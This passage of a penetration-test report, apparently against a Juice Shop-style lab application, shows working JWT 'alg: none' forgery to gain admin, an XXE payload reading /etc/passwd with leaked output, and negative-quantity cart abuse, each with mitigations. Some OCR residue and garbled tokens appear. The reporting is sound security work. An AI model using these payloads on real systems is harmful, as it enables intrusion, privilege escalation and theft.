WUx4K9Pk-hlxWKygp3pCjOsMa3r0k2lEslbuHDxaWBhkLtBfQ-_-QR_NnAhmxb5wbvXjI2UOCr2b5txDtTB01iu9gGJg_OoLo
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 18,
    "username": "",
    "email": "test@test.com",
    "password": "6a204bd89f3c8348afd5c77c717a097a",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads
/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-10-11 18:00:43.038 +00:00",
    "updatedAt": "2024-10-11 18:00:43.038 +00:00",
    "deletedAt": null
  },
  "iat": 1728669661,
  "exp": 1728687661
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRlc3RAdGVzdC5jb20iLCJwYXNzd29yZCI6IjZhMjA0YmQ4OWYzYzgzNDhhZmQ1Yzc3YzcxN2EwOTdhIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5cCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0xMSAxOTo1NTo1MC44ODkgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0xMSAxOTo1NTo1MC44ODkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI4Njc2NTY1LCJleHAiOjE3Mjg2OTQ1NjV9.
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "none"
}
```

PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "test@test.com",
    "password": "6a204bd89f3c8348afd5c77c717a097a",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads
/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-10-11 19:55:50.889 +00:00",
    "updatedAt": "2024-10-11 19:55:50.889 +00:00",
    "deletedAt": null
  },
  "iat": 1728676565,
  "exp": 1728694565
}
```



Mitigation:

Signature Verification: Always validate the JWT signature against a trusted secret or public key to ensure the token's integrity.

Algorithm Restriction: Restrict the accepted algorithms to secure ones (e.g., HS256, RS256) and avoid using "none" as an acceptable algorithm

(3) Vulnerability Exploited: XML external entity (XXE)

Vulnerability Explanation: XML External Entity (XXE) vulnerabilities arise when an XML parser incorrectly processes external entities in XML documents. This can allow attackers to manipulate XML data and potentially access sensitive files on the server.

Impact:

Exploiting this vulnerability allows an attacker to read arbitrary files on the server, such as /etc/passwd, which contains user account information. This could lead to further attacks, including credential harvesting, privilege escalation, or gaining insight into the server's configuration and users.


Severity: High

Proof of Concept (PoC):


Create an XML payload designed to access the /etc/passwd file on the server

Upload the crafted XML file through the complaint section of the application.

```
 GNU nano 8.0                                    test.xml *
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```



```
Pretty  Raw  Hex  JWS  JSON Web Tokens  JSON Web Token

POST /file-upload HTTP/1.1
Host: 10.10.49.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExzZluSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3YwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY3NjU2NSwiZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ21OpUDqja7QfxS1L9yK5ZBa40duh0HFdG4o1aEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfEIjjxyuc
Content-Type: multipart/form-data; boundary=---------------------------120137318167462909636152888900
Content-Length: 362
Origin: http://10.10.49.43
Connection: keep-alive
Referer: http://10.10.49.43/scoreboard
Cookie: io=Evrf1ZHxmDbo8JffAAAD; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExzZluSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3YwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY3NjU2NSwiZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ21OpUDqja7QfxS1L9yK5ZBa40duh0HFdG4o1aEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfEIjjxyuc; cookieconsent_status=dismiss

-----------------------------120137318167462909636152888900
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>

-----------------------------120137318167462909636152888900--
```



Request

```
Pretty  Raw  Hex  JWS  JSON Web Tokens  JSON Web Token

hMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3YwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY3NjU2NSwiZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ21OpUDqja7QfxS1L9yK5ZBa40duh0HFdG4o1aEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfEIjjxyuc
Content-Type: multipart/form-data;
boundary=---------------------------120137318167462909636152888900
Content-Length: 362
Origin: http://10.10.49.43
Connection: keep-alive
Referer: http://10.10.49.43/scoreboard
Cookie: io=Evrf1ZHxmDbo8JffAAAD; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExzZluSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3YwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY3NjU2NSwiZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ21OpUDqja7QfxS1L9yK5ZBa40duh0HFdG4o1aEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfEIjjxyuc; cookieconsent_status=dismiss

-----------------------------120137318167462909636152888900
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Response

```
Pretty  Raw  Hex  Render

HTTP/1.1 410 Gone
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 11 Oct 2024 20:26:55 GMT
Connection: keep-alive
Content-Length: 4423

<html>
  <head>
    <meta charset='utf-8'>

    <title>
      Error: B2B customer complaints via file upload have been deprecated for security
      reasons: &lt;?xml version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE
      foo [&lt;!ELEMENT foo ANY&gt;&lt;!ENTITY xxe SYSTEM
      &quot;file:///etc/passwd&quot;&gt;]&gt;&lt;foo&gt;root:x:0:0:root:/root:/bin/ashbin:x:1:
      1:bin:/bin:/sbin/nologindaemon:x:2:2:daemon:/sbin:/sbin/nologinadm:x:3:4:adm:/var/adm:/s
      bin/nologinlp:x:4:7:lp:/var/spool/lpd:/sbin/nologinsync:x:5:0:sync:/sbin:/bin/syncshutdo
      wn:x:6:0:shutdown:/sbin:/sbin/shutdownhalt:x:7:0:halt:/sbin:/sbin/... (test.xml)
    </title>
    <style>
      *{
        margin:0;
        padding:0;
        outline:0;
      }

      body{
        padding:80px100px;
        font:13px"Helvetica Neue","Lucida Grande","Arial";
```

Mitigation:

Disable DTDs: Configure the XML parser to disable Document Type Definitions (DTDs) to prevent the processing of external entities.

Input Validation: Validate and sanitize all user inputs to prevent malicious payloads from being processed.

(4) Vulnerability Exploited: Logic Vulnerability in Shopping Cart

Vulnerability Explanation:

Logic vulnerabilities occur when the application's business logic does not enforce the intended behavior, leading to unintended actions that can be exploited by users

The vulnerability is based on the ability to manipulate item quantities in a way that allows a user to effectively obtain products for free by leveraging negative quantities.

Impact:


Exploiting this logic vulnerability allows an attacker to add items to their basket without paying, leading to financial loss for the application and undermining the integrity of the purchasing system.

Severity: High

Proof of Concept (PoC):

Navigate to the shopping basket section of the application and add items to the cart.

Confirm that items are added with positive quantities as expected.



Request

Pretty Raw Hex JWS JSON Web Tokens JSON Web Token

```
POST /api/BasketItems/9 HTTP/1.1
Host: 10.10.49.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTd
hMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZ
mlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTcyODY3NjU2NSw
iZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ210pUDqja7QfxS1L9yK5ZBa40duhOHFdG4o
laEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfE
Ijjxyuc
Content-Type: application/json
Content-Length: 14
Origin: http://10.10.49.43
Connection: keep-alive
Referer: http://10.10.49.43/
Cookie: io=eIMUPq18ahv-UMXIAAAS; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTd
hMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZ
mlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTcyODY3NjU2NSw
iZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ210pUDqja7QfxS1L9yK5ZBa40duhOHFdG4o
laEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfE
Ijjxyuc; cookieconsent_status=dismiss

{
  "quantity":2
}
```


Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 154
ETag: W/"9a-NHX6nc+TUA9fdQftZi/YhePxUCk"
Vary: Accept-Encoding
Date: Fri, 11 Oct 2024 20:39:34 GMT
Connection: keep-alive

{
  "status":"success",
  "data":{
    "id":9,
    "quantity":2,
    "createdAt":"2024-10-11T20:34:33.464Z",
    "updatedAt":"2024-10-11T20:39:34.141Z",
    "BasketId":6,
    "ProductId":1
  }
}
```

```
Content-Type: application/json
Content-Length: 15
Origin: http://10.10.49.43
Connection: keep-alive
Referer: http://10.10.49.43/
Cookie: io=eIMUPq18ahv-UMXIAAAS; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuY
W1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTd
hMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZ
mlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsInVwZGF0ZWRBd
CI6IjIwMjQtMTAtMTEgMTk6NTU6NTAuODg5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTcyODY3NjU2NSw
iZXhwIjoxNzI4NjkONTY1fQ.vqsfioQax3Vv6BAEukq_r413-tpH-VJE6QZ210pUDqja7QfxS1L9yK5ZBa40duhOHFdG4o
laEyU5y4ZgAyexKBOV92K4XC7guHl5s4VNw5ury4oYGTSQqQBu72E3V-YTRYN5QBecvQ5UoxOoJ9Rdi_EMWsoZlV35MPfE
Ijjxyuc; cookieconsent_status=dismiss

{
  "quantity":-3
}
```

```
  "id":9,
  "quantity":-3,
  "createdAt":"2024-10-11T20:34:33.464Z",
  "updatedAt":"2024-10-11T20:40:32.573Z",
  "BasketId":6,
  "ProductId":1
 }
}
```





Mitigation:

Input Validation: Enforce strict validation rules on item quantities to prevent negative values from being submitted.

Business Logic Checks: Implement comprehensive checks to ensure that the business rules are enforced, such as disallowing negative quantities and validating total order amounts before processing transactions.

(5) Vulnerability Exploited: Insecure deserialization lead to Denial of Service (Dos)

Vulnerability Explanation:

Insecure deserialization vulnerabilities occur when an application accepts serialized data from untrusted sources and does not adequately validate or sanitize it before processing. This can lead to the execution of arbitrary code or functions contained within the serialized data.

Impact:

Exploiting this vulnerability allows an attacker to send malicious payloads that could execute unintended code, leading to Denial of Service (DoS) conditions. By creating an infinite loop or other resource-intensive operations, an attacker can consume server resources, rendering the application unresponsive.

Severity: Critical

